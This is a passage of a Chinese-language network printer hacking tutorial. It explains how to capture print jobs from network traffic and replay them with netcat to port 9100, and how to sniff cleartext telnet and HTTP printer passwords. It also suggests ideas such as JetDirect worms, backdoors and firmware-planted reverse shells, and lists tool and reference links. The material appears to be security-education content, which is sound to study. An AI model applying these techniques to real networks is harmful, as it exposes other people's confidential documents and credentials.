


图 17

4. 如图 17 所示，通过过滤去除了许多无关数据，这 4 个数据包代表了两项打印作业，或者至少

2 项。NO.158 和 NO.159 是同一打印作业，NO.510 和 NO.511 是第 2 项打印作业。在第一项上选择"Follow TCP Stream"（如图 18 所示）。




图 18




图 19

5. 选择"Follow TCP Stream"后，就会打开如图 19 的窗口。设置下拉框使其只显示发送到网络打印机的数据包，并设置数据类型为 RAW，然后点击“Save As”按钮将其保存为“test1.job”文件。
6. 对其它数据包重复第 4、5 步骤，以获取所有的打印作业。
7. 用文本编辑器打开“test1.job”文件，如果是 PostScript 文件，则删除每一行前的%!PS-Adobe-3.0，以及行末的 %%EOF，然后创建 .PS（PostScript）文件，这个可用\*nix 工具 GhostView 打开它。也许你也可以自己做一个基于 PCL 打印作业的工具，但我还不知道该删除哪一部分。按照现在的情况，我们可不用管“test1.job”这个文件包含什么内容，无论它是 PCL 还是 PostScript，都可以用 NetCat 将这个文件发送到我们的网络打印机上，然后打印出来。命令如下：



```
cat test1.job|netcat -q 0 192.168.1.2 9100
```

其中"test1.job"是我们嗅探并想重现的打印作业，而 192.168.1.2 是我们控制的网络打印机。如果你觉得 NetCat 命令过于复杂，可以使用 FTP client，FTP 打印作业文件到 JetDirect 打印机(假设 JetDirect box 支持 FTP 服务)。

以上这些可能有点复杂，因此我考虑让 Cain 组织 (<http://www.oxid.it/cain.html>) 添加这一功能到它们的软件中，这样操作起来就更简便了。

## 明文认证协议

由于很多人在网络打印机上未开启密码，因此上述攻击方式可能是唯一可行的方法。但即使启用了密码保护，通过 telnet 或非 SSL 加密的 WEB 接口依然可以轻易地嗅探到密码，这个可以使用 Ettercap，Cain 或 Dsniff 嗅探数据包以得到 telnet 和 http (非 SSL 加密)密码。一些网络打印机，比如 HP Jetdirect en3700 (J7942A)，可以使用 SLL 加密 WEB 接口 (即使使用私人签名证书) 以及更多接口 (冒似更多的是利用 Java 程序通过 SNMP 来控制未加密 HTTP 和 SNMP v1/v2 的 JetDirect 打印机) 来防止被嗅探到密码。

## 其它想法

一些有趣的话题：

- 利用 Phenoelit 组织的 ChaiServices 信息编写出蠕虫病毒，后门程序及其它针对 HP JetDirect 打印机的恶意程序。
- 修改 PFT 源码开发出一款自动工具，用于探索 IP 并获取网络打印机中的文件。
- 利用网络打印机漏洞进行攻击，比如缓冲区溢出。
- Hacking JetDirect 固件以将一个 dial home (shell shoveling) (译注：将一个可用的 command shell 反弹到攻击者机器上的过程)潜藏中目标网络中，用于辅助入侵。可以将固件映像文件\*.DLD 保存到目录 C:\Program Files\Hewlett-Packard\HP Download Manager\Upgrades\jetdirect 下，再下载安装 HP Download Manager 以加载 DLD 文件升级固件。
- Tracking Dots: <http://www.eff.org/Privacy/printers/list.php>

不要忘记查看 SecurityFocus 的在线漏洞数据库 (<http://www.securityfocus.com/>)，以便及时知道在特定打印机下是否存在未打补丁的漏洞。他们在站上列出了很多关于 JetDirect box 打印机的漏洞，当你在查看时，可以通过网络打印机所支持的系统来检索漏洞，比如 JetDirect 上的 VxWorkds 操作系统以及 Ricoh Savins 使用的 NetBSD 系统。

## 工具下载：

HP Web JetAdmin (without registering)

<http://www.svrops.com/svrops/dwnldprog.htm>

HP JetAdmin for Window 2000 3.42, the last version to be released

[http://www.helpdesk.umd.edu/os/windows\\_nt/printing/674/](http://www.helpdesk.umd.edu/os/windows_nt/printing/674/)

HP Download Manager (for upgrading firmware)

[http://www.hp.com/go/dlm\\_sw](http://www.hp.com/go/dlm_sw)

Ghostscript, Ghostview and GSview

<http://www.cs.wisc.edu/~ghost/>

SmartDeviceMonitor

[http://www.ricoh-usa.com/products/product\\_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA](http://www.ricoh-usa.com/products/product_features.asp?pCategoryId=19&pSubCategoryId=46&pCatName=Solutions&pSubCatName=Device%20Management&pProductId=67&pProductName=SmartDeviceMonitor&tsn=Ricoh-USA)

Foundstone's SNScan (find network printers that use SNMP, which seems to be most of them)

<http://www.foundstone.com/resources/proddesc/snscan.htm>

SoftPerfect's NetScan (also useful for scanning for SNMP services)

<http://www.softperfect.com/products/networkscanner/>

Silicosis' HP Printer Display Hack

<http://www.irongeek.com/i.php?page=security/hphack>

Irongeek's GUI HP Printer Display Hack

<http://www.irongeek.com/i.php?page=security/jetdirecthack>

IPIterator

<http://www.irongeek.com/i.php?page=security/ipiterator>

HiJetter

<http://www.phenoelit.de/hp/download.html>

Ettercap

<http://ettercap.sourceforge.net/>

Ethereal

<http://www.ethereal.com/>

NetCat

<http://netcat.sourceforge.net/>

Net-SNMP

<http://net-snmp.sourceforge.net/>

## 视频下载:

Network Printer Hacking: Irongeek's Presentation at Notacon 2006

<http://irongeek.com/i.php?page=videos/notacon2006printerhacking>

Slide and other resources from the above presentation

<http://irongeek.com/downloads/notacon2006.zip>

Infonomicon TV Ep 7

<http://irongeek.com/i.php?page=videos/infonomicontv7>

## 进一步研究的可用资源:

Common print server port numbers

<http://members.cruzio.com/~jeffl/sco/lp/printservers.htm>

HP's guide to securing JetDirect printers

<http://h20000.www2.hp.com/bizsupport/TechSupport/Document.jsp?objectID=bpj05999>

Understanding, Reversing, and Hacking HP Printers by Slobotron

[http://www.searchlores.org/realicra/hp\\_slobo.htm](http://www.searchlores.org/realicra/hp_slobo.htm)

SecurityFocus' online vulnerabilities database

<http://www.securityfocus.com/>

Network Printers and Other Peripherals -- Vulnerabilities and Fixes by Dennis Mattison (Littlew0lf)

<http://members.cox.net/ltlw0lf/printers/index.html>

older version: <http://freshmeat.net/articles/view/445/>

Securing Network Print Jobs - An LRS White Paper

<http://www.lrs.com/EOM/Solutions/Papers/secure.aspx>

Printer Job Language Technical Reference Manual

<http://lprng.sourceforge.net/DISTRIB/RESOURCES/DOCS/pjltkref.pdf>

Printers, Proxies and Pranksters An April Fool's Recipe for Fun by Kellegous

<http://web.kellegous.com/scratch/2003/printers1KBXB/>

RICOH Aficio 2035 "security" by mslaviero

<http://www.cs.up.ac.za/cs/mslaviero/archives/2005/04/28/ricoh-afficio-2035-security-or-lack-thereof/>

